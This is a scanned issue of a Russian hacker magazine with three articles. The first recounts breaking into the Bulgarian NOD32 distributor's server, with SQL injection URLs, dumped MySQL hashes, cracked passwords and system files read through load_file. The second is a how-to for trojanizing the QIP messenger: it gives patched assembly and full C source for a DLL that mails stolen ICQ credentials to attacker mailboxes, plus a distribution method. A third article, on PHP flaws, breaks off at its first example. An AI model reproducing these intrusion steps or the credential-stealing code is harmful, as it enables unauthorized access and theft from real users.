
АТАКА НА NOD32

ВТОРЖЕНИЕ НА СЕРВЕР ПОПУЛЯРНОГО АНТИВИРУСА

В последнее время меня начали раздражать конференции по информационной безопасности, на которых половину времени зачитывают доклады представители различных антивирусных компаний. Подумай сам, кто будет использовать коммерческий продукт без серьезной необходимости? Не спорю, необходимость есть, вот только порой она сильно преувеличена. Тем не менее ведущие антивирусные лаборатории наращивают штаты своих специалистов, пытаясь поглотить рынок и частенько забывая о собственной безопасности. О чем это я? Да о свеженьком взломе сервера одного из представительств популярного антивируса NOD32. Думаю, ты уже догадался, что речь в статье пойдет именно о нем.

START LEVEL

Одним из вечеров, бродя по Сети и занимаясь рутинной работой, я в очередной раз заметил на десктопе всплывающее окно NOD32 с предложением об апдейте баз. Нажав на кнопку Yes, я обнаружил, что аккаунт, который ранее был любезно предоставлен одним из моих знакомых, оказался залоченным. Выругавшись, я полез в закладки браузера, чтобы отыскать ссылку на позабытый ресурс с халявными обновлениями для антивиря, но и тут меня ждал облом — линка и след простыл. Недолго думая я набрал адрес Гугла, вбил нехитрый запрос и принялся просматривать результаты поиска. Десятки форумов различной тематики, хак/варез-порталы — все это мигом хлынуло в мою Оперу, однако заниматься этим совершенно не входило в мои планы, поэтому, отыскав нужный линк, я свернул этот увлекательный процесс и перешел по найденному URL.



Читаем файлы на сервере

Увы, но вместо свежих антивирусных баз меня поджидал редирект, который вел в направлении www.eset.bg. Быть может, это событие так и осталось бы незамеченным, если бы не одно но. Указанный ресурс являлся официальным сайтом болгарского представительства NOD32. Злая шутка или ирония судьбы? Этот вопрос возник в моей голове и тут же пропал, зато вместо него появилось непреодолимое желание одним глазком взглянуть на сервер антивирусной компании. Изнутри.

Первым делом я убедился, что оба домена — www.eset.bg и www.nod32.bg — располагаются на одном сервере. Об этом свидетельствовали показания утилы nslookup, определившей IP-адрес болгарского дедика: 89.25.53.73. Что ж, можно было приступать к работе, тем более что я успел заметить PHP'шный движок ресурса :). Погуляв по сайту, я наткнулся на админку, располагающуюся в стандартном каталоге — /admin. Как и следовало ожидать, все входящие данные строго фильтровались. Этот факт меня нисколько не удивил, а лишь подтвердил, что на быстрый взлом рассчитывать бесполезно (интересно, а кто на него надеялся? :)). Тем временем первая зацепка оказалась у меня в руках:

```
http://www.eset.bg/main.php?id=38&virusID=-1
```

Диагноз был категоричен — слепой SQL-инъект с возможностью лечения. Как выяснилось, на сервере крутилась MySQL версии 4.0.24, а прав юзера в базе хватало на доступ к mysql.user:

```
http://www.eset.bg/main.php?id=38&virusID=-1
+union+all+select+1,2,concat(user,char(58),p
assword,char(58),host),4,5,6,7,8+from+mysql.
user+/*
```

Как ты знаешь, в мускуле ниже пятой версии все пассы пользователей хранятся в MySQL-хэшах, которые в 50% случаев без труда поддаются бруту. На этот раз мой хэш-улов состоял из более чем десятка аккаунтов, самые аппетитные из которых имели следующий вид (данные частично искажены по понятным причинам):

```
root:44b3e5527af37974:localhost
root:75047d7f64a1ve95:web
phpnod:12f6c0a1912e07d4:localhost
hordemgr:75047d7f64a1ve95:%
phpbb:73b3fb216f8de074:localhost
phpbb2:057d4245782c1df7:localhost
```

Несколько удивляло наличие двух рутов, хэши которых вместе с остальными моментально отправились на брут. Результат не заставил себя долго ждать, и через несколько минут один из паролей порадовал мой взор — Vm0db. Вот только ни к админке, ни к SSH он не подходил.

Тогда я обратил внимание на форум: что-то подсказывало мне, что пасс пригодится именно там. Просмотрев профили юзеров, я выделил среди прочих админа с загадочным ником root :). Несомненно, админ форума был ярым линуксоидом; окончательно я убедился в этом, когда успешно залогинился под его аккаунтом: root:Vm0db. В радостном порыве я метнулся к админке, чтобы попробовать добытую пару логин/пароль и там, но на этот раз мне не повезло, и я вынужден был вернуться на форум.

Но у меня оставался еще один шанс — залить шелл через админку форума, благо движок борды оказался печально известным phpbb :). Для этого мне требовалось найти полный путь к каталогу форума, после чего сделать бэкап базы, внести в него пару «корректировок» и замутить восстановление БД через всю ту же админку phpbb. Идея была проста и заманчива, вот только версия форума оказалась пропатченной дальше некуда, в результате чего ни один из известных багов так и не помог вызвать ошибку с раскрытием путей установочных каталогов. Я призадумался. Ситуация все больше походила на тупиковую, и нужно было срочно пересматривать свои действия, но время, проведенное за взломом, давало о себе знать, и силы постепенно покидали меня. За окном уже давно рассвело, и я принял решение отправиться спать, предварительно закатав дамп базы форума (на всякий пожарный :)).

LEVEL UP


Проснувшись далеко за полдень и наскоро поев, я приконнектился к Сети, где меня ждал Сюрприз. Да-да, именно вот так — с большой буквы: Сюрприз :). Нет, админ не пропатчил баг и не лишил меня возможности админить форум, отнюдь. А вот некоторые из стыренных ночью мускул-хэшей успешно сбрутились, пока я спал :). Таким образом, я получил несколько аккаунтов к БД на сервере NOD32:

```
hordemgr:WeB_PaSs
phpbb2:fm0dbD
phpbb:bDn0B
phpnod:fm0dpHt
```


Но еще большую радость я испытал, когда мой взгляд переместился на рут-хэши. Дело в том, что один из них полностью совпадал с хэшем пароля пользователя hordemgr:

```
root:75047d7f64a1ve95
hordemgr:75047d7f64a1ve95
```

Содержимое hosts — как на ладони :)




warning
Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



info
Пробуй всевозможные варианты и никогда не сдавайся.

Не забывай проверять стандартно установленный на сервере софт, как, например, в моем случае phpmyadmin.


Финальный аккорд — phpmyadmin

Админка форума в нашем распоряжении

Это означало лишь одно — у меня в руках был заветный акк:

```
root:WeB_PaSs
```

Но и здесь не все прошло гладко: пасс не подходил ни на SSH, ни на FTP, ни на основную админку сайта. Тогда я зааплоадил MySQL-клиент от RST на один из своих поломанных ресурсов и попробовал подключиться к базе удаленно:

```
http://www.xxx.com/images/sql.php?s=y&login=hordemgr&p
asswd=WeB_PaSs&server=89.25.53.73&port=3306
```

«Почему hordemgr, а не root?» — спросишь ты? Просто у юзера hordemgr в поле host стоял заветный символ «%» (согласно данным из mysql.user). Однако все мои старания были тщетны — вместо доступа к БД я лицезрел error, злой рок неотступно следовал за мной. От безысходности своего положения я стал теребить уже заюзанный SQL-инъект и вдруг сообразил, что совершенно забыл проверить наличие прав file_priv. Я наскоро сформировал кверю:

```
https://www.nod32.bg/main.php?id=38&virusID=-1+union+a
ll+select+1,2,3,4,load_file('/etc/passwd'),6,7,8+/*
```

И в качестве ответа она вернула пустую страницу. Тогда я смело заюзал char(), несколько видоизменив запрос к базе:

```
https://nod32.bg/main.php?id=38&virusID=-1+union+all+s
elect+1,2,3,4,load_file(char(47,101,116,99,47,112,97,1
15,115,119,100)),6,7,8+/*
```

К моему удивлению, содержимое passwd висело в окне моего браузера:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
........
```

Что ж, следующим логичным действием было бы чтение сорцов движка ресурса и всевозможных конфигов. Я решил начать с Апача и тут же обломался — найти его конфиг оказалось не так-то легко. Тогда было решено редиректить свою активность на определение пути до корня веб-каталога. Покопавшись в /etc/passwd, я выудил две любопытные записи:

```
www-data:x:33:33:www-data:/var/www:/bin/sh
web:x:1002:0:,,,:/var/www:/bin/bash
```

Вероятно, первая часть пути имела вид /var/www, но, что было внутри, оставалось загадкой. Пофантазировав, я выделил наиболее реальные варианты:

```
public_html
htdocs
html
pub
www
www_pub
www_html
```

Забегая вперед, скажу, что ни один из них не дал положительного результата. Поковыряв баг еще с час, я приуныл. Без знания пути до веб-каталога дальнейшее осуществление взлома накрывалось, да и инфу в каталогах юзеров нащупать не удавалось. Обидно было останавливаться, не дойдя до финишной черты. Запустив сканирование веб-директорий, я надеялся найти phpmyadmin или каталоги с неправильно выставленными чмодами. Но, увы, не повезло мне и здесь. Тогда я машинально полез в файл /etc/hosts и обнаружил там любопытную запись:

```
localhost.localdomain  localhost
89.25.53.73    web.nod32.bg     web
89.25.53.74    partners.nod32.bg        partners
89.25.53.71    gateway.nod32.bggateway
89.25.53.72    stats.nod32.bg   stats
```


Обрати внимание на поддомен web.nod32.bg. Перейдя по адресу http://web.nod32.bg, я попал на тестовую страницу Апача :). Скрестив пальцы, я вбил в адресной строке браузера линк:

```
http://web.nod32.bg/phpmyadmin/
```

И увидел установленный и готовый к работе phpMyAdmin! Победа была за мной! Уже через пару минут я вовсю орудовал в базе (используя сбрученные пассы :)). Что было внутри, не скажу — военная тайна. Важно одно — помимо доступа на чтение файлов на сервере и админки форума, я имел полноценный доступ к БД антивирусной конторы :).

END OF GAME

Вдоволь наигравшись с базой и от души поглумившись над болгарским представительством NOD32, я почистил хистори Оперы и закрыл браузер. Запустив Outlook и прикинув текст письма, я черканул несколько строк админу ресурса с указанием на имеющиеся баги. Задумавшись я уставился в монитор, и лишь только вновь всплывшее окошко любимого антивиря с предложением об апдейте баз вернуло меня к реальности :).



POROSENOK

/ POROSENOK@YANDEX.RU /

ЛОВЛЯ НА ЖИВЦА

ЗАРАЖЕННАЯ НАЖИВКА ПРОТИВ РЫБАКОВ

Ни для кого не секрет, что в нашей стране все очень любят халяву. Одним из видов халявы является рыбалка. И речь идет не о той рыбалке, которая с удочкой у пруда, а о той, когда сидишь за компьютером и смотришь, как твоя спутниковая тарелка ловит файлы, падающие со спутника. Таких «рыбаков» в последнее время развелось очень много. Движущая ими жажда халявы сыграет нам на руку и поможет впарить собственноручно написанного трояна.



Из вышесказанного, думаю, понятно, чем мы сегодня займемся. Мы самостоятельно внедрим в приложение-жертву небольшого троянца и распространим его (в смысле приложение). Но для распространения мы не будем использовать почту или поломанные сайты, а заюзаем «спутниковую рыбалку». Спутниковая рыбалка уже освещалась в одном из номеров][, так что поднимай подшивку.

Общий план дальнейших действий следующий:

1) подготавливаем наживку,
2) распространяем наживку,
3) взвешиваем улов.

ПОДГОТОВКА НАЖИВКИ

В качестве наживки я взял всем известного QIP Build 8020 (да простят меня разработчики). Можно, конечно, было выбрать какую-нибудь другую программу, например Notepad, но вряд ли большое количество человек, поймав Notepad, станет ставить его себе на компьютер :). Да и блокнот,

Наш улов

```
220 mail.ru ESMTP Fri, 10 Aug 2007 21:12:08 +0400
HELO mail.ru
250 mx30.mail.ru Hello mail.ru [217.118.83.45]
AUTH LOGIN
334 VXNlcm5hbWU6
bm9uYW1lbm9uYW1lMW==
334 UGFzc3dvcmQ6
MTIzNDU2Nzg5MD==
235 Authentication succeeded
MAIL FROM: nonamenoname1@mail.ru
250 OK
RCPT TO: nonamenonameall@mail.ru
250 Accepted
DATA
354 Enter message, ending with "." on a line by itself
HELLO!!!
.
250 OK id=1IJY34-0005c1-00
QUIT
221 mx30.mail.ru closing connection
```

Процесс общения с SMTP-сервером

который просится в интернет, — это как-то странно.
По выбору наживки ты, наверное, уже догадался, что мы будем воровать пароли от ICQ (думаю, для примера этого будет вполне достаточно). Для этого необходимо добавить в QIP дополнительный функционал, задачей которого будет отправка пары логин/пароль к нам на почтовый ящик.
Реализуем это следующим образом. В сам QIP внедрим код, загружающий нашу DLL и передающий одной из ее функций (назовем ее proc1) в качестве параметров пару логин/пароль. DLL, в свою очередь, отправит полученные данные к нам на почтовый ящик. Задачи поставлены, можно переходить к их решению...
Первое, что мы должны сделать, — это найти место, где из edit'ов считываются введенные пользователем персональные данные. Таким образом мы облегчим себе задачу по добыванию персональной информации и нам не придется разбираться в алгоритме шифрования паролей к ICQ, которые лежат на диске. Поэтому открываем QIP в OllyDbg.
Необходимо немного осмотреться, поэтому жмем <F9> и запускаем приложение. Если поле «Пароль» оставить пустым и нажать на кнопку «Подключиться», то выскочит MessageBox, который нам и поможет :). Поставим на него бряк (bpx MessageBoxA). Еще раз пробуем подключиться и прерываемся по адресу 0x00487E42 (CALL <JMP.&user32.MessageBoxA>). Нажимаем <Ctrl-F9>, чтобы перейти в конец функции и еще несколько раз <F8>, чтобы выйти из нее. В результате мы оказываемся по адресу 0x0064AE05. Чуть выше, по адресу 0x0064ADB6, находится проверка, которая отвечает за вывод сообщения о невведенном пароле. Ставим на нее бряк (<F2>) и возобновляем работу приложения (<F9>). Еще раз пробуем подключиться, только уже в качестве пароля вводим «test123», а в качестве номера — «123456789». Прерываемся на только что поставленном бряке и видим, что в стеке находится введенный нами пароль. По <F8> пробираемся чуть дальше по коду до места 0x0064AEC7. При этом у нас в стеке образовалась пара логин/пароль.
Здесь мы будем внедрять свой код, поскольку у нас уже есть все интересующие нас данные. Конечно, просто взять и изменить чужой код нельзя — программа будет работать некорректно. Поэтому нам нужно найти свободное место, где можно будет внедрить код для вызова нашей DLL. Алгоритм следующий: по адресу 0x0064AEC7 мы вставляем джамп на внедренный код по вызову DLL, после выполнения которого возвращаемся обратно, предварительно выполнив затертые джампом инструкции. Для поиска свободного места нажимаем <Ctrl-B> и в качестве двоичной строки для поиска вводим «C3 00 00 00 00 00 00 00 00 00» и т.д. (C3 — это команда RETN).
Найдены свободные участки по адресам 0x00410368 и 0x0052EAEB. Нам этого вполне достаточно. В первый участок мы поместим путь к нашей DLL (Plugins\antispam.dll), а во второй — код, отвечающий за ее загрузку. Можно приступать к модификации кода, но сначала запомним 3 команды, располагающиеся по адресу 0x0064AEC7, так как они будет затерты переходом на внедренный код. Это следующие команды:

```
0064AEC7    MOV BYTE PTR DS:[EBX+397],1
0064AECE    MOV EAX,DWORD PTR DS:[69C080]
0064AED3    MOV EAX,DWORD PTR DS:[EAX]
```

Переходим к модификации кода по адресу 0x0064AEC7. Записываем в стек пару логин/пароль и идем по адресу 0x0052EAEB:

```
0064AEC7    PUSH DWORD PTR SS:[ESP+2C]   ; Пароль
0064AECB    PUSH DWORD PTR SS:[ESP+28]   ; Логин
0064AECF    JMP 0x0052EAEB
```

По адресам 0x00410368 и 0x0052EB21 записываем строчки «Plugins\antispam.dll» и «proc1» соответственно. По адресу 0x0052EAEB кладем следующий код:


```
PUSH 0x00410368   ; Адрес строки «Plugins\antispam.dll»
CALL 00407854     ; Вызов функции LoadLibrary
PUSH 0x0052EB21   ; Адрес строки «proc1»
PUSH EAX          ; Хэндл загруженной библиотеки
CALL 00401384     ; Вызов функции GetProcAddress

CALL EAX        ; Вызываем функцию proc1, при этом
                ; передаваемые ей параметры находятся
                ; уже на вершине стека

MOV BYTE PTR DS:[EBX+397],1
                ; Выполняем поврежденные команды

MOV EAX,DWORD PTR DS:[69C080]
MOV EAX,DWORD PTR DS:[EAX]
ADD ESP,8          ; Корректируем стек
JMP 0x0064AED5     ; Возвращаемся обратно
```

Еще один штрих. Изменим информацию о билде, которая выводится при загрузке приложения. Для этого поищем в коде константу 8020(1F54h) («ПК → Search for → Constant»). Команда, использующая эту константу, находится по адресу 0x006503AF. Меняем MOV EAX,1F54h на MOV EAX,235Ah. Теперь приложение полностью готово и его можно оставить в покое. Пришло время DLL. DLL содержит всего одну экспортируемую функцию proc1, которая принимает 2 параметра и отправляет их на указанный почтовый ящик. Для отправки писем заведены 3 ящика: nonamenoname1@mail.ru, nonamenoname2@mail.ru и nonamenoname3@mail.ru. 3 ящика нужны потому, что после отправки нескольких писем за очень короткое время ящик временно блокируется. В этом случае письмо отправляется с помощью другого ящика. Все письма с паролями будут приходить на четвертый ящик — nonamenameall@mail.ru. Сам процесс общения с SMTP-сервером достаточно прост и выглядит следующим образом (пример отправки сообщения с использованием telnet представлен на одном из рисунков):
1. Здороваемся с сервером с помощью HELO. В данном случае параметр команды значения не имеет.



Поиск свободного места

Логин/пароль в стеке

2. Авторизуемся (AUTH LOGIN), поскольку иначе письмо отправить не получится.
3. Вводим свой логин, предварительно закодировав его с помощью BASE64.
4. Вводим свой пароль, также в BASE64.
5. Указываем отправителя (MAIL FROM: nonamenoname1@mail.ru).
6. Указываем получателя (RCPT TO: nonamenonameall@mail.ru).
7. Вводим команду DATA. После ответа сервера вводим текст письма.
8. Чтобы закончить ввод, нужно ввести «Enter+».«+Enter».
9. Выходим (QUIT).

```
extern "C" void CALLBACK proc1(char *str,char *str2)
{
    strcpy(l,str);
    strcpy(p,str2);
    if(working!=0)
        CreateThread(NULL,0,SendEMail,NULL,0,NULL);
}

DWORD WINAPI SendEMail(LPVOID lpData)
{
    int accNumber=0;
    working=0;

    while(accNumber<ACC_COUNT)
    {
        BOOL AllOK=true;
        BYTE sBuf[4096];
        SOCKET nSMTPServerSocket;
        struct sockaddr_in smtp_address;
        int nConnect;
        int iLength;
        int iMsg = 0;
        int iEnd = 0;
        char *MailMessage[] ={
            "HELO mail.ru\r\n",
            "AUTH LOGIN\r\n",
            NULL,
            NULL,
            NULL,
            "RCPT TO: nonamenonameall@mail.ru\r\n",
            "DATA\r\n",
            NULL,
            "QUIT\r\n",
            NULL};
        WSADATA wsa;
        if (WSAStartup(MAKEWORD(2,0),&wsa))
        {
                working=100;
            return 0;
        }
```

```
        // Так как для отправки используется один из трех
ящиков, то необходимо подготовить данные, которые будут
отправлены SMTP-серверу
        MailMessage[2] = (char *) malloc(strlen(acci[accN
umber].l) + 2 ); //Выделяем место под логин
        strcpy(MailMessage[2], acci[accNumber].l); //Ко-
пируем логин
        strcat(MailMessage[2], "\r\n");
        MailMessage[3]=(char *)malloc(strlen(acci[accNum
ber].p)+2); //Выделяем место под пароль
        strcpy(MailMessage[3], acci[accNumber].p); //Ко-
пируем пароль
        strcat(MailMessage[3],"\r\n");
        MailMessage[4]=(char *)malloc(strlen(acci[accNum
ber].mail)+2); //Выделяем место под адрес отправителя
        strcpy(MailMessage[4], acci[accNumber].mail);//
Копируем адрес отправителя
        strcat(MailMessage[4], "\r\n");
        MailMessage[7]=(char *) malloc(
            strlen(l) + strlen(p) + 11);
        strcpy(MailMessage[7], l);
        strcat(MailMessage[7], " — ");
        strcat(MailMessage[7], p);
        strcat(MailMessage[7], "\r\n\r\n.\r\n");

        nSMTPServerSocket =
            socket( PF_INET, SOCK_STREAM, 0);

        if(nSMTPServerSocket != INVALID_SOCKET)
        {
            smtp_address.sin_family = AF_INET;
            smtp_address.sin_addr.s_addr =
              inet_addr( "194.67.23.111"); //ИП mail.ru
            smtp_address.sin_port = htons(25);
            nConnect = connect(nSMTPServerSocket,
(PSOCKADDR) &smtp_address, sizeof(smtp_address));
            if(!nConnect)
            {
              do
              {
                  iLength = recv(
                    nSMTPServerSocket,
                    (LPSTR)sBuf + iEnd,
                    sizeof(sBuf)-iEnd, 0);
                  if((sBuf[iEnd])=='4' &&
                    (sBuf[iEnd+1])=='0' &&
                    (sBuf[iEnd+2])=='3')
                  { //Если в ответ получили 403, то ящик
для отправки временно заблокирован, поэтому используем
следующий
                    accNumber++;
```



Измененная версия QIP

```
                    AllOK=false;
                    break;
                  }
                  iEnd += iLength;
                  sBuf[iEnd] = '\0';
                  send(nSMTPServerSocket,
                     (LPSTR)MailMessage[iMsg],
                     strlen(MailMessage[iMsg]), 0);
                  iMsg++;
               }
               while(MailMessage[iMsg]);
            }
            closesocket(nSMTPServerSocket);
            nSMTPServerSocket=NULL;
         }
         if(AllOK) break;
      }
      working=100;
      return 0;
}
```

Компилируем. Результат переименовываем в antispam.dll и помещаем в каталог Plugins. Называем каталог с QIP'ом, например, PortableQIP, чтобы заинтересовать рыбака, который поймает нашу наживку. Архивируем наше творение и переходим к следующему пункту плана.

РАСПРОСТРАНЯЕМ НАЖИВКУ

Поскольку для распространения мы решили использовать спутниковую рыбалку, необходимо остановиться на этом процессе поподробнее. Конечно, рыбалка сейчас уже не та, что была раньше... Сейчас многие провайдеры переходят на новое ПО, которое не передает данные в открытом виде, а применяет шифрование. Но все не так плохо. Например, на SkyDSL треть трафика все еще не шифруется. Поэтому мы будем использовать именно его. Для этого нам понадобится залить файл на какой-нибудь сервер (например, Yandex) и скачать его несколько раз с помощью ПО, не использующего шифрование. Можно также запустить skynet (ПО для рыбалки) и убедиться, что наш PortableQIP действительно ловится. Все, теперь от нас ничего не зависит. Можно ждать поклевки :).


ВЗВЕШИВАЕМ УЛОВ

Спустя пару часов проверяем снасти и обнаруживаем, что наша наживка была проглочена 15 раз. Для того чтобы письма приходили чаще, необходимо регулярно копировать приложение, тем самым давая народу возможность его поймать и запустить. Конечно же, лучшее время для рыбалки — это выходные. В выходные количество халявщиков увеличивается, поскольку улов действительно приличный. Это и новинки видео, и музыка, и книги, и еще много всего интересного :).

КОНЕЦ

Самое смешное то, что один из рыбаков теперь постоянно пользуется этой новой версией QIP'а, в результате чего на ящик регулярно приходят пароли от его аси. В качестве оправдания хочу отметить, что ни одна из асек не пострадала, равно как и их пользователи. Статья написана лишь в ознакомительных целях. Как ты знаешь, распространение троянов является наказуемым деянием. Поэтому мы ничего и не распространяли, а всего лишь пару раз скачали приложение на свой компьютер :).

Рыбачим :)





ЕВГЕНИЙ «GEMAGLABIN» МИНАЕВ
/ GEMAGLABIN@ANTICHAT.RU /

РОКОВЫЕ ОШИБКИ PHP

НЕБЕЗОПАСНОЕ ВЕБ-ПРОГРАММИРОВАНИЕ

Становится все тяжелее и тяжелее находить уязвимости типа SQL-injection, PHP-include или XSS-attack. Разработчики различных систем контроля контента, форумов, шопов и т.п. стали на порядок серьезнее относиться к безопасности своих скриптов. Однако хакеры — люди неглупые, поэтому стали искать баги не в огромной куче генерируемого web-программистами кода, а в интерпретаторе, на котором этот код выполняется. И, надо признать, получилось у них это неплохо. За последние несколько лет найдено уже около 50 ошибок в самом PHP. Как в стандартных функциях обработки, так и в дополнительных расширениях. В это статье я покажу лишь пару самых основных уязвимостей, чтобы продемонстрировать общий принцип их эксплуатации.

REGISTER GLOBALS

Одной из самых опасных уязвимостей в веб-приложениях по-прежнему остается перезапись глобальных переменных, которая может привести к разным последствиям — начиная от раскрытия пути и заканчивая удаленным выполнением кода. Однако еще с четвертой ветки PHP появилась возможность отключить регистрацию глобальных переменных путем извлечения данных из GET-, POST-, COOKIE-массивов.

Рассмотрим классический пример global overwrite, создав простой PHP-скрипт со всего лишь одной строчкой кода:

```
